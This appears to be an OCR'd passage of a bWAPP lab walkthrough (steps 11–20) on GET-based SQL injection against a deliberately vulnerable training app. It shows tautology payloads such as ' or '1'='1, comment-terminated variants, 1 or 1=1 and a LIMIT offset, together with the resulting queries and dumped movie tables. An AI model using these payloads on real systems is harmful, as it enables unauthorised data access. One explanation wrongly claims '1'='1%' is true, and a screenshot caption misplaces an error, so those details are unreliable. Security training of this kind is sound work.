
Step 11: Navigate to Search based on GET request. Click on "Choose your bug" dropdown, select "Search based on GET request" and click on "Hack" button.


Choose your bug:
--------------------- bWAPP v2.2 ---------------------
Hack
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)
SQL Injection (CAPTCHA)

SQL Injection (GET/Search):



Step 12: Enter any string in the input field and click on the search button.



Title	Release	Character	Genre	IMDb
No movies were found!				

The entered value will appear in the title GET request parameter. The resultant SQL query will become:

SQL Query: select * from movies where title like '%hello%'

Step 13: Identifying vulnerability.


Injecting Single Quote (') in the input field.

Payload: '

The payload will result in the following SQL Query:

Query: select * from movies where title like '%'%'

The above query has an unclosed single quote which results in an invalid query.



/ SQL Injection (GET/Search) /


Search for a movie: [ ] Search

Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Step 14: Injecting payload to bypass condition in query to retrieve data from the table.

Payload: ' or '1'='1



/ SQL Injection (GET/Search) /

Search for a movie: ' or '1'='1 Search


Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

The payload will result in the following SQL Query:

Query: select * from movies where title like '%' or '1'='1%'

Title column value is matched to an empty string which will return true, The second condition ('1'='1%') condition present in the OR clause will also return true, the overall condition will result in true. And therefore all of the data present in the table will be retrieved.



/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link

Step 15: Similarly the payload with comment can be used to retrieve all the data from the table.

Payload: ' or '1'='1' --

Query: select * from movies where title like '%' or '1'='1' -- %'


Effective Query: select * from movies where title like '%' or '1'='1';

Payload: ' or '1'='1' #

Query: select * from movies where title like '%' or '1'='1' # %'

Effective Query: select * from movies where title like '%' or '1'='1';

Both the queries will result in data being retrieved from the table.




/ SQL Injection (GET/Search) /

Search for a movie:


Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link

Step 16: Navigate to Select based on GET request. Click on "Choose your bug" dropdown, select "Select based on GET request" and click on "Hack" button.




Choose your bug:
--------------------- bWAPP v2.2 ----------------------
Hack
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)
Welcome B

SQL Injection (GET/Select):



Title	Release	Character	Genre	IMDb

Step 17: Click on the Go button.



192.121.86.3/sqli_2.php?movie=1&action=go

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

The value id will appear in the "movie" GET parameter.

SQL Query: select * from movies where id = <value>

Step 18: Identifying vulnerability.


Injecting Single Quote (') in the input field.

Payload: '

The payload will result in the following SQL Query:

Query: select * from movies where id = '

The above query has an unclosed single quote which results in an invalid query.




```
192.121.86.3/sqli_2.php?movie='&action=go
```

Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Step 19: Injecting payload to retrieve data from the table.

Payload: 1 or 1=1



```
192.121.86.3/sqli_2.php?movie=1 or 1=1&action=go
```

/ SQL Injection (GET/Select) /

Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

The payload will result in the following SQL Query:

Query: select * from movies where id = 1 or 1 = 1


ID column value is matched to 1 which might return false, however as an always true (1=1) condition is present in the OR clause, the overall condition will result in true. And therefore all of the data present in the table will be retrieved.

Since only 1 record is retrieved, it can be assumed that there is a server side check which returns only the 1'st row.

Step 20: Retrieving other records from the table.

Payload: 1 or 1=1 limit 2,1

Query: select * from movies where id = 1 or 1=1 limit 2,1



